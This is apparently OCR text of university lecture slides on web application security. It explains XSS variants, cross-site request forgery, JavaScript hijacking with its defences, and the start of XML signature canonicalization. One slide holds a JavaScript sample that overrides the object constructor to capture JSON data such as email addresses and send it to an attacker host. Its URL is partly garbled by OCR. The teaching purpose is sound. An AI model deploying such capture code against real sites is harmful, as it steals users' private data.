
Cross-site Scripting


script reflected in result page
page with attack script
attack script hidden in image tag
Web server in trusted domain
Page Click
Stored XSS
HTML result page, script e.g. in image tag
firewall
Reflected XSS
attacker's Web server

DOM-based XSS

- HTML parsed into document.body of the DOM.
- document.URL, document.location, document.referrer assigned according to browser's view of current page.
- Scripts in a web page may refer to these objects.
- Attacker creates page with malicious script in the URL and a request for a frame on a trusted site; result page contains script that references document.URL.
- User clicks on link to this page; browser puts bad URL in document.URL, requests frame from trusted site.
- Script in results page references document.URL; now the attacker's code will be executed.

DOM-based XSS


malicious code bypasses checks
applet that refers to URL
filter inputs
sanitize outputs
trusted zone
malicious code in URL
Request for 'innocent' web page
firewall
attacker.com untrusted zone

Threats

- Execution of code on the victim's machine.
- Cookie stealing & cookie poisoning: read or modify victim's cookies.
  - Attacker's script reads cookie from document.cookie, sends its value back to attacker, e.g. as HTTP GET parameter.
  - No violation of the same origin policy as script runs in the context of attacker's web page.
- Execute code in another security zone.
- Execute transactions on another web site (on behalf of a user).
- Compromise a domain by using malicious code to refer to internal web pages.

XSS – The Problem

- Ultimate cause of the attack: The client only authenticates ‘the last hop’ of the entire page, but not the true origin of all parts of the page.
- For example, the browser authenticates the bulletin board service but not the user who had placed a particular entry.
- If the browser cannot authenticate the origin of all its inputs, it cannot enforce a code origin policy.

Defences

- Three fundamental defence strategies:
- Change modus operandi: block execution of scripts in the browser; e.g., block in-line scripts.
- Abandon the same origin policy; try to differentiate between code and data instead.
  - Clients can filter inputs, sanitize server outputs, escape, encode dangerous characters.
- Authenticate origin (without relying on a PKI).

Cross site request forgery


XSRF Attack

- Parties involved: attacker, user, target web site.
- Cross-site request forgery (XSRF) exploits ‘trust’ a website has in a user to execute malware at a target website with the user’s privileges.
  - Trust: user is somehow authenticated at the target website (cookie, authenticated session,…).
- User has to visit a page placed by the attacker, which contains hidden request, e.g. in an HTML form.
- Evades target’s origin based security policy.


XSRF Attack

- Reflected XSRF (user has to visit page at attacker’s site) and stored XSRF (attacker places page at server).
- When the user browses this page, JavaScript automatically submits the form data to the target site where the user has access.
- Target authenticates request as coming from user; form data accepted by server since it comes from a legitimate user.


Reflected XSRF


attacker's request submitted
authenticated tunnel
victim
bank server
Page Click
HTML result page, request in web form
firewall
Web server
attack.org
transfer money from victim's bank account

Stored XSRF


page click
user
Authenticated tunnel
page with malicious instructions in web form
target system
malicious instructions reflected to server in HTTP request
attacker.org
untrusted zone

Gaining Undeserved Credit


result page: user input will be "credited" to attacker
victim
Web server in another domain
Page with form where attacker logs in at server
Page Click
firewall
Web server
attack.org


attacker wants to get credit for user input entered at another server

XSRF – Defences

- Ultimate cause of attack: server only authenticates ‘the last hop’ of the entire request, but not the true origin of all parts of the request.
- Defence: authenticate requests (actions) at the level of the web application (‘above’ the browser):
  - Server sends secret (in the clear!) to client.
  - Client has to store secret in a safe place.
  - Application sends authenticators with each action.
- Authenticators:
  - XSRFPreventionToken, e.g. HMAC(Action_Name+Secret, SessionID);
  - Random XSRFPreventionToken or random session cookie.

JavaScript & Mashups

Web 1.0 & Web 2.0


browser
HTTP request
HTML + CSS data
web server
backend systems
browser
Javascript
HTML+CSS data
Ajax engine
HTTP request
XML data, JSON
web server
backend systems

Web 2.0

- Browser executes JavaScript and enforces access control on certain JavaScript operations.
- Ajax engine sits between client browser and web server and performs many actions automatically.
- JSON as an option for transporting JavaScript.
  - JSON string is a serialized JavaScript object, turned back into an object with JavaScript by calling eval() with a JSON string as the argument using the JavaScript object constructor.
- Mashup: Web application ("integrator") that uses data or functionality from other applications ("gadgets").

JavaScript Hijacking (Web 2.0)

- Exploits that there is a client side Ajax engine sitting between browser and web server that performs many actions automatically.
- Exploits the fact that Web 2.0 applications may use JavaScript (JSON) for data transport.
- JSON string is a serialized JavaScript object, turned back into an object with JavaScript by calling eval() with the JSON string as the argument using the JavaScript object constructor.
- Related to XSRF, but discloses confidential data to attacker; bypasses same origin policy.

JavaScript Hijacking

- User has to visit attacker’s malicious web page.
- Phase 1 (XSRF):
  - Attacker’s page includes a request for data from the target application (in a script tag).
  - Victim’s browser gets this data using the user’s current cookies/session (assuming that a session is open.)
- Phase 2:
  - Malware overrides the constructor used to create all objects so that the data are sent to attacker.
  - Malware executed in the context of the attacker’s web page; thus permitted to send those captured data back to attacker.
  - In the next example "email" is the final field in a JSON reply; malware overrides constructor so that whenever the "email" field is set, the method captureObject() will run.

Capturing the Object

```
<script>
  function Object() { this.email setter = captureObject;  }

  function captureObject(x) {
  var objString = "";
  for (fld in this) { objString += fld + ": " + this[fld] + ", ";   }
  objString += "email: " + x;
  var req = new XMLHttpRequest();
  req.open("GET", "http://attacker.c                                   ng),true);
  req.send(null);
  }
</script>
```

email address as argument

scan entire JSON

append email address

send captured object as GET parameter

Defences

- Defences for first phase same as for XSRF; defences for second phase change mode of execution at client.
- Server modifies JSON response so that it has to be processed by requesting application before it can run.
  - E.g., prefix each JSON response with a while(1); statement causing an infinite loop; application must remove this prefix before any JavaScript in the response can be run.
  - E.g., put the JSON between comment characters.
- JavaScript in response can be executed at client only in the context of the application; malicious web page cannot remove the block.

Web Services Security

Web Services

- A Web Service exposes useful functionality on the Internet via XML messages exchanged through a standard protocol, SOAP.
- Interfaces of a Web Service are described in detail in an XML document using WSDL.
- Web Service is registered at a UDDI server, and is as such discoverable.
- Internet (HTTP protocol) as the universal communications network.
- Web services: “the Internet for machines”.

XML Signatures

- Crypto textbooks: We sign “a message *m*”.
- At the application layer, we sign documents rather than messages or bit strings.
- Documents have different but equivalent representations.
- Documents have internal structure.
- Documents that are part of a workflow change as they are being processed.
- Some parts of a document may have not yet been completed when a document is signed.
- Signer may only sign parts of a document.

XML Signatures

- Crypto textbooks: We sign “a message *m*”.
- At the application layer, we sign documents rather than messages or bit strings.
- Documents have different but equivalent representations.
- Documents have internal structure.
- Documents that are part of a workflow change as they are being processed.
- Some parts of a document may have not yet been completed when a document is signed.
- Signer may only sign parts of a document.

Example – Business Travel

- Apply to manager for permission: Purpose, destination, duration, estimated cost, ...
- Manager approves travel request.
- After the trip, file claim actual expenses.
- Manager has to approve expenses claim.
- Finance department authorizes payment of expenses.
- Several parties involved; it may not be meaningful for each party to sign the entire document.

Structure of Documents

- Documents have internal structure.
- Today: Structure of document described as an XML scheme.
- It may be possible to represent the same document in more than one way.
  - Example (XML): <a foo = ‘yes’ boo = “no” /> equivalent to <a boo = “no” foo = “yes”></a>
- If we sign bit strings and signer and verifier use different but equivalent representations, signature verification will fail.
- We need a canonical format for documents.

Structure of Documents

- Different parts of a document may be stored at different locations.
- (Parts of) a document may be stored at several locations.
  - E.g., server in the US, Europe, Far East
- To sign a composite document, the parts could be signed individually (maybe by different parties); when signing the master document only the links and their signatures are signed.

XML Canonicalization

- XML documents may be changed in various ways and still be considered equivalent. It is vital that equivalent forms match the same signature.
- If the signature simply covers something like `xx:foo`, its meaning may change if `xx` is redefined, so that the signature would not prevent tampering.
- “It might be thought that the problem could be solved by expanding all the values in line. Unfortunately, there are mechanisms like XPATH which consider `xx="http://example.com/";` to be different from `yy="http://example.com/";` even though both `xx` and `yy` are bound to the same namespace.”

(Inclusive) XML Canonicalization

- Inclusive Canonicalization copies all name space declarations that are currently in force, even if they are defined outside of the scope of the signature.
- Also copies any xml: attributes that are in force.
- Guarantees that all declarations that might be used will be unambiguously specified.
- Problem: If a signed XML document is put into another XML document that has other declarations, Inclusive Canonicalization will copy those and the signature will become invalid.

Exclusive Canonicalization

